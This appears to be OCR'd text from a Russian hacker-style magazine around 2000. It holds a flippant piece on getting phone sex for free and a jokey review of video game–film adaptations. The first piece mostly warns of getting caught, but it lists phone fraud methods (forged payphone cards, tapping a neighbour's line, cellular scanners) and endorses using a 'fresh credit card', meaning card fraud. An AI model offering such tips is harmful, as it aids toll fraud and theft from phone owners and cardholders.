Лучше позвони своей старой школьной подруге, думаю, ты получишь больше удовольствия. Особенно если вы решите встретиться и тряхнуть стариной после такого разговора. Когда я учился в школе, одна девочка звонила всем домой и стонала в трубку, а потом это долго обсуждали на родительском собрании.

Словом, платный секс по телефону - полная лажа. Никакого удовольствия, только выколачивание денег. Запомни, что в 90% случаев там сидит тетка-телефонистка, которая первый и последний раз видела голого мужика в детском анатомическом атласе и то без кожи. Она тупа как пробка и все придумывает не сама, а читает по бумажке. Счетчик тем временем вращается и поднимает с тебя бешенные бабки.

Скупой платит задом. Захотел бесплатного секса, приятель?

Ты крутой хацкер, у тебя даже есть настоящий АнтиАОН. Но не все так просто, дело в том, что время всех твоих телефонных звонков, абоненты с которыми ты соединялся, время, которое ты с ними говорил, сохраняется в ядре телефонной сети в общей базе данных. И с АОНом это никак не связано. Так что если ты звонишь разным бабулькам в 3 часа ночи и предлагаешь интимную связь в извращенной форме, то тебя обязательно поймают. А потом позвонят всем, с кем ты говорил в течение нескольких месяцев, и спросят у них про тебя.

Если после разговора вообще не класть трубку, а положить ее рядом с аппаратом, то номер сохранится на телефонном узле. Даже если ты повесил трубку. Старушка идет к соседке, звонит на телефонный узел, получает там справку с твоим телефоном. Потом она пишет в отделение милиции заявление в двух копиях. Одну копию у нее берут, другая остается, заверенная участковым с печатью. В результате тебя круто берут за задницу органы, тут-то и начинается самая изумительна часть телефонного секса. Удивительно, но о том, как себя вести с телефонными маньяками почему-то знают почти все старушки.

Телефонное маньячество могут приравнять как к хулиганству, так и к терроризму. Все может закончиться штрафом или даже тюрьмой.

Тебе все же неймется и хочется позвонить в "секс по телефону" за чужой счет? Вот несколько способов:

1. Позвоню из автомата или с работы, от приятеля Саши.

Никуда ты не позвонишь. Таксофоны и рабочие телефоны обычно заблокированы, а если ты позвонишь с работы, то квитанция придет с точным временем твоего разговора. Босс или родители твоего приятеля вычислят тебя очень быстро. Конечно, ты можешь использовать поддельную карту для звонка по межгороду с таксофона. Но какой секс, если тебя постоянно толкают под локоть с просьбами освободить телефон.

2. Подключусь к соседскому телефону

Твой сосед может заблокировать межгород на своем телефоне с помощью специального блокиратора или за отдельную плату на АТС. Если АТС цифровая, то на межгород можно поставить тоновый пароль. Потом, точку подключения пирата к проводу можно определить с помощью нехитрой телефонной аппаратуры с АТС до нескольких метров.

А всякие статьи в газетах про безнаказанность подключения к чужим телефонам, видимо, пишут для рекламы интимной службы. Тебя сложно поймать сразу, только если ты разрезал провод, т.е. отрезал настоящего владельца. Это значит, что скоро ты встретишь злого телефониста, который прополз несколько километров в обнимку с телефонным кабелем. А после милицию, протоколы порчи собственности телефонной сети и пр. От грубого подключения всегда остаются следы типа провода и поцарапанных контактов.

3. Ты используешь телефонный сканер сотовых телефонов либо радиотелефонов. Т.е. ты купил эту штуку на радиорынке и теперь балдеешь.

Если ты будешь передвигаться во время телефонного разговора, то тебя поймают за месяц, если будешь сидеть на одном месте, то за неделю. Тебя просто запеленгуют и будут отмечать на карте районы твоего появления. А также отслеживать телефонные номера, по которым ты звонишь. После того как поймают, у тебя есть все шансы стать японским шпионом.

4. Ну раз так, то я буду звонить через Интернет!

Вот это другое дело. Вот с этого и надо было начинать. А то "провода порежу, босса завалю". Правильно, регистрируешься через Инет по свежей кредитке у западного оператора Интернет-телефонии и давай названивать по всему миру, всем грудастым девчонкам.

Безопасный секс или как предохраняться?

Любой секс - занятие небезопасное. Если ты пользуешься телефонными автоматами да еще в разных частях города, то тебя поймать очень сложно. Хотя реально, ведь у многих автоматов сейчас дежурят продавцы карточек, которые могут тебя опознать. Для любителей везде закладывать бомбы по телефону хочу сразу сказать, что голос индивидуален, как отпечатки пальцев. Так что по голосу тебя быстренько вычислят, и не помогут никакие исказители. По голосу можно определить социальное положение, профессию, район проживания, возраст человека, его материальный статус, количество детей, судимости, номер автомобиля и размер обуви.


JOYSTICK

Игры и Кинематограф

Дан-Ван-Гун (zimozul@mail.ru)

Кино появилось раньше. Зато индустрия компьютерных игр развивается куда более стремительно. Обладая изначально разными возможностями и разными аудиториями, эти два способа убийства свободного времени с недавних пор сожительствуют весьма тесно.
И все чаще можно наблюдать ситуацию, когда появление культовой игры приводит к съемкам кинофильма и наоборот. Сколько уже было этих попыток, а результат один - отстой полный и стопроцентный.

Игры по фильмам. Настоящее.

Кем-то сказано, что труд сделал из обезьяны человека. И ты будешь совершенно прав, если продолжишь эту линию, сказав, что доллар сделал из человека капиталиста.
Не так давно появился термин "франшиза" (franchise). ЭТО, не углубляясь в дебри экономтеории, сумма прав на использование некого лейбла. И компании регулярно и с удовольствием торгуют именами своих удавшихся проектов, выжимая из них максимум зелени, пока они хоть немного популярны.
Если ты любишь иногда скоротать вечер у голубого экрана или потрескать попкорн в кромешной темноте кинозала, то услужливая память выдаст тебе с десяток названий хитов последних двух-трех лет, подвергшихся "трансплантации".

Спилберговский "Парк юрского периода" (Jurassic Park) произвел впечатление спецэффектами, захватывающим действом и, конечно же, грандиозным бюджетом. До компьютера сей шедевр добрался лишь в виде невнятных аркад, тут же забытых, и в форме амбициозного 3D экшена по мотивам фильма - Trespasser. Динозавровый остров, воссозданный в соответствии с реальными физическими законами, содержал ряд занятных придумок, однако тормозил неимоверно; Trespasser, вызвав всеобщее недоумение непомерными системными требованиями, тихо сошел в лету как неудачная попытка скакануть выше собственной головы.

Оба дебютных фильма черного ковбоя и певца Уилла Смита "День независимости" (Independence Day) и "Люди в черном" (Man in Black) также обрели своих пикселизированных двойников. Бродилочка с элементами экшена и леталочка из сплошного экшена... достоинствами леталочки явились видеоролики, нарезанные из первоисточника, и более ничего. А бродилочка никаких достоинств не содержала, равно как и серьезных недостатков, получившись на удивление серой и невыразительной.
Там же, на дне реки забвения Леты, упокоился невнятный экшен по мотивам фантастического боевичка-приключения "Пятый элемент" (The 5th Element), снятого знаменитым французским режиссером Люком Бессоном. К фильму были привлечены Брюс Виллис (Корбен Даллас) и Милла Йовович (Лилу), чьи худосочные прелести и были позже воплощены в игре... О кинофильме. От него ждали значительно большего: чуть ли ни продолжателя традиций бессмертного "Бегущего по лезвию бритвы", культового воплощения киберпанковских идей на большом экране, гениально поставленного Ридли Скоттом. А получили не совсем ординарный боевик, местами прикольный, местами стандартный до зубовной боли и кишечной отрыжки. Об игре. От нее никто ничего не ждал. А кто ждал, тот обломался. Мы получили гаденький клон Tomb Raider, лишенный индивидуальности, на плохоньком движке и с геймплеем настолько же увлекательным, как путешествие по Сахаре пешком в погожий день.
Полуквест, полустратегия, полуприключение, полу-не-пойми-что в захлебывающемся мире, выдержанное в лучших традициях CGA-графики, стало надгробным камнем над надеждами увидеть хорошую игру по мотивам двухсотмиллионного боевика "Водный мир" (Waterworld) с Кевином Костнером в главной роли.
Ну а священная тройка игр, появившихся вслед за новой серией "Звездных Войн" (Star Wars Episode I: Phantom Menace)? О кинофильме. Весь мир сначала сох и чах в предвкушении, пуская слюни кипятком, а потом разочарованно шаркал глазами, наблюдая бесстыже-бесхребетное действо на озаренном дорогими спецэффектами большом экране. Что любопытно, по своему характеру фильм был похож на компьютерный action-adventure. Как будто Лукас, прежде чем садиться за написание сценария, переиграл на компьютере. Еще тот прикол... Об играх. Phantom Menace - детальное воссоздание кинофильма на экране монитора. Такое было впервые, чтоб игра копировала фильм. Журналы советовали: не играйте, пока не посмотрите, а то потом смотреть неинтересно будет. Ерунда какая! Смотреть неинтересно было все равно, что до,


Брюс Виллис в фильме "Пятый Элемент".




Ты в курсе, что сотворили с "Днем Независимости", превращая его в игру?..


"Люди в черном". Двое. А на PC их уже сделалось четверо.

что после. Играть - аналогично. Очень проходная игра уровня Men in Black, однако прекрасно раскупающаяся - по той же причине, по которой народ валом валил в кинозалы. "Звездные войны", мать их! Следующая игра в списке - Gungan Frontier. Коротко: пансионат для душевнобольных детишек. И, наконец, автоаркада Racer, единственная удачная из этой троицы, но не имевшая с фильмом ничего общего, кроме фразы "Star Wars Episode I" в названии и, конечно, персонажей. Причем, как ты знаешь, тому ведь предшествовал целый ряд игр, содержавших приставку Star Wars в заголовке и ну никак не связанных с кинематографом, кроме типажного ряда (чубаки, джедаи да прецессы леи) и прокосмической "атмосферы". Например, Star Wars Monopoly, изданная Hasbro.

А теперь вывод. The 5th Element, Men in Black, Phantom Menace и все остальные сошедшие с большого экрана игры получили прекрасные продажи, принеся своим создателям значительные барыши. Вон Phantom Menace до сих пор в хит-парадах продаж на первых позициях держится. Догадываешься, что это доказывает? Вот-вот. Что не качество продает связанную по фильму игру, а название. Т.е. качество тоже играет свою роль, полнейшее дерьмо особо раскупать не станут, не совсем ведь народ твердолобый. Требуется нечто средненькое. На семерочку по десятибалльной шкале. Чтоб блевать не тянуло и чтобы, даже при должном фанатизме к фильму, тащиться можно было. Наиболее яркий пример такого подхода - тот самый Star Wars Episode I: Phantom Menace. Остается только надеяться, что момент, когда эти ребята будут вкладывать в свои детища столько же усилий, как, например, id Software, не за горами. Иначе мечта порулить любимым киногероем на своей персоналке окончательно опошлится и станет вызывать омерзение при одной мысли.

Фильмы по играм. Первые шаги.

Первыми в поле зрения кинопродюсеров попали игры, известность которых измеряется многими годами и миллионами поклонников по всему миру.

Самым уважаемым работником коммунальных услуг за всю историю человечества, вне всякого сомнения, является итальянский сантехник Марио. Аркадные приключения Марио и его братьев-акробатьев заделались хитами приставок и игровых автоматов еще в те далекие времена, когда вершиной мечтаний владельцев персоналок был разве что тетрис. И по сей день усатый дядька в комбинезоне продолжает оставаться одним из самых культовых консольных персонажей.

"Мы постараемся как можно быстрее забыть этот кошмар!" - говаривали зрители, выходившие из кинозалов после просмотра кинопостановки с участием братьев Марио. В 93-м он вышел на экраны... Нет, смотреть было прикольно. Пусть юмор наповал разил дебилизмом, но если не придираться... Однако сквозь частокол густо натыканного стеба просовывались свиные рыла ужасающей игры актеров и дикой, невероятной, головокружительной тупизны сюжета. И не спасли фильм эффекты - они были дорогостоящие, но чудодейственным образом тоже совершенно дебильные (ведь суметь надо...). И с тех пор ко всем многочисленным титулам Марио стало можно добавлять еще один: самая отвратная игровая экранизация.


Названия Double Dragon и Street Fighter ты вряд ли забыл, если твой игровой стаж перевалил лет за семь-восемь. На этих играх выросли настоящие бойцы, романтики виртуальных уличных поединков аркадного стиля.

В то время мне случилось пребывать вне рубежей нашей многострадальной Родины. Вот там-то, хоть это и были не самые далеко продвинутые по пути капитализма страны, я много раз становился свидетелем просаживания десятков баксов и неисчислимого количества времени на автоматах с этими играми.

Сказать, что дебют Double Dragon на большом экране прошел незамеченным, значит, сделать ему комплимент. Голливуд применил к нему уже испробованную тактику: взять популярную игру, извратить сюжет, нанять дерьмовых актеров и добавить побольше мелодраматических соплей. Об этой кинематографической гадости не помнит уже никто.

"Уличный боец" (Street Fighter) запомнился. Нет, этот фильм тоже был отстойным до безобразия. Просто главную роль полковника Гайла (Col. Guile) поручили не кому-нибудь там Васе Масе Пуп-Мупкину, а Жанну Клоду Ван-Дамму. Выбор удивительно удачный. Посредственный актер, экс-бельгиец прекрасно вписался в концепцию фильма: персонажи начисто "плоские" и тупые. Есть даже Зангиефф, традиционно огромный русский, не могущий связать и двух слов. Для компьютерного файтинга это норма, но даже треск попкорна за обоими ушами не подавляет тошнотные позывы при полуторачасовом просмотре сего шедевра.

Wing Commander, царящий с 1990 года, видимо, является наиболее успешным проектом в жанре космических симуляторов. Вдохновителем сериала до недавних пор был Крис Робертс, среди прочего привнесший в игру идею кинематографических видеовставок между миссиями, склеивающих игровой процесс в единый фильм с вашим участием на главных ролях. Робертс был одержим кинематографом и мечтал снять собственный фильм. Уходя из Origin, он выклянчил у своих бывших хозяев лицензию на кинопостановку по Wing Commander. Ну, в Origin народ собрался неглупый, так что там не препятствовали... Бюджет этой "мечты идиота" составил около 27$ миллионов, процесс съемок происходил в Люксембурге. Тебе приходилось лицезреть сей шедевр? Полагаю, что нет. Фильм проскользнул по экранам шус-



Должно быть, когда провал "Wing Commander" в кинопрокате сделался очевидным, у Криса Робертса был такой же затравленный взгляд...



тро и незаметно как партизан. Невнятная игра актеров, дешевые спецэффекты и слабенький сценарий доказали, что если ты умеешь режиссировать видеовставки для компьютерной игры, то это вовсе не означает, что ты способен ставить полнометражки и сумеешь заделаться вторым Спилбергом. Думается, Робертс уже осознал это - в полной мере.

Великий Mortal Kombat поставил на уши всех пользователей персоналок и консолей. Самый (если не единственный) успешный файтинг на PC. Колоритный настолько, что таки не остался без внимания киноиндустрии и был увековечен на кинопленке. Дважды. Про Mortal Kombat 2: Total Annihilation ничего говорить не стану. Отстой. А вот первая часть, одноименная, характеризовалась отличнейшей музыкой, блестящими спецэффектами, прекрасной атмосферой, великолепно поставленными поединками... некоторыми. Там одни поединки вызывали восторг, а другие - недопонимание (например, когда туполицая дистрофичка Соня захватом дрябложильных ног влегкую укладывает на песок на редкость тормознутого здоровяка Кано). А если в целом...

В целом продюсеры и компании-производители яростно и тупо продолжают наступать на одни и те же грабли. Нельзя просто перенести игру на экран, нужно еще и тщательно проработать сценарий. Беготня эмкашной тусовки по экрану и диалоги, рассчитанные на понимание пятилетним ребенком, катят, если ты в этом принимаешь участие, но смотреть на это полтора, а то и два часа со стороны невозможно. Даже если постановка красочная и эффектная. Вообще, ты хоть раз слышал о киносценаристе, который был бы геймером и хоть немного представлял себе, что такое компьютерная игра и с чем ее едят? Вот именно что поджаривают на кнопочках и подают к столу на защитном экранчике, предварительно украсив мышиными хвостиками... Первый вариант: на киноэкране видима попытка по-детски наивного детального воспроизведения компьютерной игры. Да и то: ну каким макаром бог грома Рэйден из МК трансформировался в придурковатого чудилу Кристофера Ламберта? И второй вариант, значительно более распространенный: от игры остаются рожки да ножки, придумывается нечто совершенно иного характера. С такими темпами недалек день, когда с широкого экрана тебе приветливо улыбнется чернокожая Лара Крофт. Жуткая перспектива...

Проекты...

Кстати, о будущем Тамбовского Рейдера. Заговорили о перенесении Лары на большой экран в августе 97-го года. Тут же возникла проблема: кто из реальных женщин достоин стать воплощением виртуальной героини? Ведь она стала первым компьютерным персонажем в истории человечества, заслужившим столь пристальное внимание и, кхм, любовь если не всех, то уж доброй половины геймеров по всему земному шарику. Только первые две части игры разошлись более чем шестимиллионным тиражом, не считая пиратских копий. А сама Лара позировала на обложках 80 с лишним журналов и газет.


Поначалу на роль Ларочки общественность предлагала Сандру Баллок, засветившуюся в огромном количестве фильмов, в том числе и в небезызвестной "Скорости". Но, видать, лисимордая Баллок не прохиляла. Затем вынырнула кандидатура Энн Николь Смит, звезды "Плейбоя". За ней последовали некая Карла Пивонски, изображения которой обильно украшают многочисленные порно-сайты, несколько австралийских "секс-бомб" и подружек Бондов из разных фильмов. Очевидно, постановщики склоняются к мнению, что мозги для Лары - деталь второстепенная. А первостепенную деталь ты и сам не хуже меня знаешь.

В последнее время активно муссировались два варианта. Участвовавшая ранее в подтанцовках, а сейчас активно осваивающая эстрадные подмостки в качестве самостоятельной певицы Дженифер Лопез была отметена за свой латиноамериканский акцент, а на первое место в списках вышла Кэтрин Зета-Джоунс, блеснувшая талантом и прочими деталями нижнего белья в "Маске Зорро". Конкурирует с ней некая английская актриса Элизабет Харли, малознакомая российскому зрителю. И еще, для полноты картины, добавлю, что ходят слухи о привлечении Деми Мур и, что менее вероятно,

Роны Митра.

Сами представители кинокомпании Paramount Pictures, приобретшей права на экранизацию, активно игнорируют все попытки выяснить, кто же сыграет Лару, боясь навлечь на себя гнев общественности. Официальный сайт, созданный в середине 98-го года и наполнившийся было некоторой официальной информацией, резко сдулся некоторое время назад, оставив на своем месте лишь многочисленные "coming soon". Но некоторая информация продолжает появляться, дабы не дать интересу к проекту загнуться. Похоронив надежды на привлечение Стивена Спилберга, сценаристом будущего шедевра был официально прозван некий Брент Фридман. Но то ли сыграла свою роль буря негодования, которую породил неизвестно как просочившийся в И-нет предварительный весьма бледный вариант рукописи, то ли провал МК2: Annihilation, к которому Брент также







Комментарии и пояснения, надо полагать, не требуются?

приложил свою "искусную" руку, так или иначе - сейчас этим занимается Стефен Де Соуза. Он вроде бы собрался отправить госпожу Крофт на поиски утерянной библиотеки Александра Македонского. Долго, наверное, думал, куда бы ее послать, и вот придумал... Вообще же, если забыть абсолютно убожески воплощенного им и уже упомянутого выше "Уличного бойца" (Street Fighter), то надежда на хороший сценарий сохраняется, т.к. сей деятель приложился и к "48 часам" с Эдди Мерфи, и к "Крепким орешкам" Брюса Виллиса. Недавно поступила новая информация: режиссером намереваются сделать Саймона Веста, известного по фильмам Летающая Тюрьма" и "Генеральская дочка"; сейчас он занимается съемками фильма "ЗЭК" (The Prisoner) для Universal и рекламных роликов для пивного гиганта Budweiser... По общему итогу, полагаю, нам светит добротный крепко сбитый боевик, начиненный дежурными голливудскими типа приколами.

Люди, достаточно интеллектуальные, чтобы видеть дальше голого энтузиазма, еще в 96-м году, после выхода DOOM 2 и появления первых слухов о фильме, заявили, что у проекта нет будущего. Если черный юмор еще может быть воплощен на экране, то с мрачной атмосферой, реками крови и горами ошметков, без которых Дум немыслим, не рискнет связаться ни одна кинокомпания. Хотя бы из опасений быть зарезанной цензорами и из нежелания связываться с оголтелой многомиллионной армией фанатов и их претензиями.

Правильность этих предположений подтвердилась быстрой сменой компаний, ответственных за производство фильма. После смены несколько владельцев, в том числе и Universal, "осчастливленной" на сегодняшний день оказалась Tri-Star.

Пик слухов и радостного улюлюканья пришелся на год 97-ой. Тогда "достоверные" источники сообщали о необоримом желании небезызвестного актера Тома Беренжера, заядлого думера по жизни, стать воплощением морского пехотинца. Каким-то боком даже приписывался старина Томми Ли Джонс, памятный по дуэту с чернокожим ковбоем Уиллом Смитом в "Людях в черном". Затем мелькнули тяжеловесы - звездный итальянский кусок ветчины с вечно перекошенной ухмылкой Сталлоне и даже испытывающая ныне проблемы с сердцем австрийская колбаска Шварценеггер. Наколдовать сценарий пообещал Камерон.

И вот вдруг пришел лесник и разогнал всех на фиг, положив конец мечтам. Лесник представился как некий Мо под фамилией Лоспинизо, продюсер будущего фильма. Мо открытым текстом обозвал всех доверчивыми идиотами, добавив, что "информаторы, снабжающие общественность такими новостями, не смогли бы сказать, где находится Голливуд, даже стоя в самом центре города на одноименном бульваре".

После этого случая ругань посредством е-мейла продолжала звучать еще пару месяцев, перемежаемая безуспешными попытками то именитых сайтов, то представителей компании как-то объяснить происшедшее.

С тех пор прошло почти два года, а информация становится все более противоречивой. Tri-Star, сообщая о трудностях с поиском актеров, сценариста и прочего сопутствующего товара, раздавала обнадеживающие обещания: и бюджет запланирован у них в районе 120 миллионов у.е., и даже дату выхода выдали. Тут, правда, уже промашка вышла - говорили о лете 99-го. И в то же время Джон Кармак, ведущий программист и один из создателей id Software, не устает вколачивать гвозди в крышку гроба надежд думеров. "Проект буксует и надежд нету," - любил говаривать Джон еще в 97-м.


Не далее как в августе сего года, во время проходившего в Далласе, что в Соединенных Штатах Америки, ежегодного турнира по Квейку QuakeCon Кармак поведал, что ему было предложено два сценария, один из которых оказался весьма слабеньким, а второй - и вовсе просто откровенным отстоем. А меж тем время, на которое права были проданы, истекло, а новых предложений не предвидится.

Еще один герой 3D шутеров ожидает своей очереди воплотиться на большом экране. Над Дюком продолжает трудиться GT interactive, заключившая соответствующий договор с разработчиком игры 3D Realms и компанией Threshold Entertainment, держателем прав. Председатель Threshold заявляет, что "образ Дюка будто бы специально предназначен для воплощения его на большом экране, предоставляя широкий выбор сюжетных линий и возможностей для создания удивительных миров и великолепных спецэффектов". Экая банальщина. А разработчики охотно поддакивают, уверяя нас и, наверное, себя в том, что "с опытом и мастерством Threshold фильм ждет великое и светлое будущее".

Обещан Дольф Лундгрен в главной роли. Учитывая все вышеописанное, нас ждет полуторачасовая высокоинтеллектуальная беготня по сортирам с крушением писсуаров и юмором не выше пояса... Радужная перспектива.

Попытки переноса шутеров на этом не прекращаются. Не так давно появившийся в поле зрения геймеров "Турок", охотник на динозавров (Turok: Dinosaur Hunter), изначально был популярным героем комиксов. Попав в игру, он тут

же оказался под прицелом голливудских деятелей, испытывающих явные проблемы с фантазией. Карусель завертелась не так давно, после выхода игры, но уже есть куча энтузиастов. Сименс из KISS выразил свое желание помогать проекту в качестве продюсера (гм...). Прослезившись, он вспомнил детство (это где-то в районе великого переселения народов) и сказал, что буквально был взращен на этих комиксах.



Final Fantasy: и где киношки не прошли, теперь пройдут мультяхи?

Resident Evil, придя на PC с Sony PlayStation, вызвал бурю эмоций. Негативных, разумеется, т.к. для компьютерного народа такого рода игры ассоциируются со словами "навоз", "дерьмо" и "отстой". Зато на приставках это культ. Успех не остался незамеченным - дата выхода фильма назначена на лето 2001 года.

Земля полнится слухами. Услужливые фанаты непонятно откуда добывают "новости". И вот уже чуть ли не Дольф Лундгрен в главной роли, а музыку пишет известный всем Эннио Мариконе, под бессмертную мелодию которого благополучно скончался Жан-Поль Бельмондо в фильме "Профессионал".

Факты же гораздо ужасней. Занимается этим малоизвестная немецкая компания. Актеров нет. Сценария тоже, так как все уже предложенные никуда не годятся. Но ведь это такие мелочи!..

Леонард и Бубба, два "красношеих" (Rednecks), то есть фермера по-ихнему или лапотники по-нашему, спасают свою любимую свиноматку Бесси, победительницу многих конкурсов, похищенную инопланетянами как наиболее выдающееся в интеллектуальном смысле существо на данной территории. Таков сюжет еще одного грядущего фильма по сюжету Redneck Rampage.

По официальным сообщениям, насилие и кровь, в обилии присутствовавшие в игре, будут значительно урезаны в широкоэкранной версии. И вообще, это будет комедия. Дабы моральный облик подрастающего поколения не пострадал. Ну и заодно, чтобы снять ограничение "до 16-ти", привлечь больше публики и, соответственно, срубить побольше капусты.

Sony, не доведя до конца свой первый проект (Redneck Rampage), уже взялась за второй. Еще один шедевр снимается в Гонолулу, что на Гавайях, и называется он Final Fantasy. Графика в стиле аниме и потрясающая консольно-ролевая атмосфера игры обеспечили ее огромную популярность. А мультфильму (!) ее должны обеспечить вызвавшиеся на озвучку Алек Болдуин и Дональд Сазерленд, а также бюджет в 70 лимонов грин.

Проект анонсировался недавно, и известно о нем не так много. Единственное, что хоть както заставляет надежду теплиться в моей душе, так это то, что нас ждет полнометражный мультфильм. Вспоминается продукция компании Disney: "Аладдин", "Король Лев", "Тарзан"... кстати, ведь все три названных мультфильма получили свои игровые продолжения на PC в виде аркад и, вообще-то, довольно неплохих аркад. Вот так всегда: как мультфильмы, так рулез, а как нормальные киношки, так сукcь...

В общем, мультипликационный Final Fantasy обещан к лету 2001 года и, может, они хоть мультик, блин, сделают нормально! Хотя - ведь не "Дисней" делает, так что...

Хочется надеяться и когда вспоминаешь, что вызревает еще один мультяшный проект. Уже начата тайная работа над полнометражным воплощением жуткого, но ужасно симпатичного Эйба (Abe). Всем поклонникам Oddworld рекомендовано пасть на колени и обливаться слезами благодарности.

Далее. Построенный как настоящая любительская съемка студентов, подавшихся в некий

Ларо Грядеши!



дремучий лес с целью опровергнуть или подтвердить древнюю легенду о живущей там колдунье и заодно выполнить зачетную работу для института, фильм "Ведьма из Блэра" (The Blair Witch Project) произвел огромное впечатление на поклонников интеллектуального, если этот термин применим к продукции Голливуда, кино. И вот уже Human Head, которая грозится поразить нас летом этого года 3D шутером Rune на анрыловском движке (кстати, по адресу www.human-head.com/official rune wallpaper.htm можно скачать рулезные десктопные картинки из сабжа), заявляет, что закупилась правами и начала вовсю работать над переносом киношедевра на комп.

Открылся сезон охоты на права на полюбившуюся многим компьютерщикам, особенно младшего и полусреднего возрастов, "Матрицу" (Matrix). Уже пара фирм официально провозгласила желание начать разработку столь лакомого куска - боевика на электронную тематику.

Последнее, что сейчас в поле зрения. Готовится к переносу на большой экран Command&Conquer, стратегическая мыльная опера всех времен и компьютеров. В августе прошлого года руководство Westwood официально подтвердило, что ищет голливудскую компанию, готовую взяться за производство фильма, основанного на вселенной игры.


Итак, 90-е...


В начале 90-х был предпринят эксперимент. В подлокотники кресел в кинотеатрах вмонтировали кнопочки. И в зависимости от того, что нажимало большинство, развивался сюжет фильма. Не пошло, идея умерла.


Сядь, расслабься, смотри. Трескай орешки и пей пиво. Ты не хочешь в этом участвовать, просто скользишь расслабленным мозгом за изгибами и сложностями сценария. Там клево играют актеры, все натурально и красиво снято. Вот для чего снимаются фильмы.

Компьютерные игры живут и процветают как способ развлечения, так как дают тебе возможность почувствовать себя на месте главного героя. Самому побегать, пострелять, порешать задачки, изменить ход действия по своему желанию, побыть в чужой шкуре. Понапрягать пальцы и мозги.

Люди смотрят кино не для того, чтобы напрягаться, и играют в игры не для того, чтобы быть сторонними наблюдателями - истина проста и очевидна. И все равно после стольких обломов Голливуд не бросает попыток и ничему не учится, продолжая мешать жанры. В течение ближайших и последующих лет у тебя будет масса возможностей убедиться в правильности этих выводов.







На вакантное место Лары Крофт в грядущем кинофильме народная молва сейчас прочит одну из трех актрис. Мы тут долго в редакции совещались, какая нам больше понравится в этой роли. ;)


Кэтрин Зета-Джоунс. Родилась 25 сентября 1969 года в Уэлсе, Великобритания. Рост 5 футов 8 дюймов. Начала приобретать известность, в 1991 году приняв участие в популярном английском комедийно-драматическом телесериале "The Darling Buds of May". Мировую популярность получила после кинофильма "Маска Зорро", на съемки которого была рекомендована самым Стивеном Спилбергом. "Мне очень понравилось работать с Кэтрин", - сказал Энтони Хопкинс, также снявшийся в "Маске Зорро". - Она великолепна. Сожалею только, что ей не довелось петь в фильме. У нее прекрасный голос". Эээ... и не только голос, надо заметить. ;)

Элизабет Харли. Родилась 10 июня 1965 года в Хэмпшире, Великобритания. Рост 5 футов 9 дюймов. Мечтая стать танцовщицей, в 12 лет пошла в балетную школу. После колледжа играла в театре. На широкий экран пришла в 1987 году с фильмом "Ария". Снималась на ТВ. Дебют в Голливуде произошел в боевичке "Пассажир 57" (1992). Постоянно в фокусе внимания прессы, чему способствовала и ее работа моделью (демонстрировала косметику). В 1996 году продюсировала "Экстренные меры"; в фильме снялся Хью Грант, с которым на тот момент ее объединяла отнюдь не только творческая связь. ;)

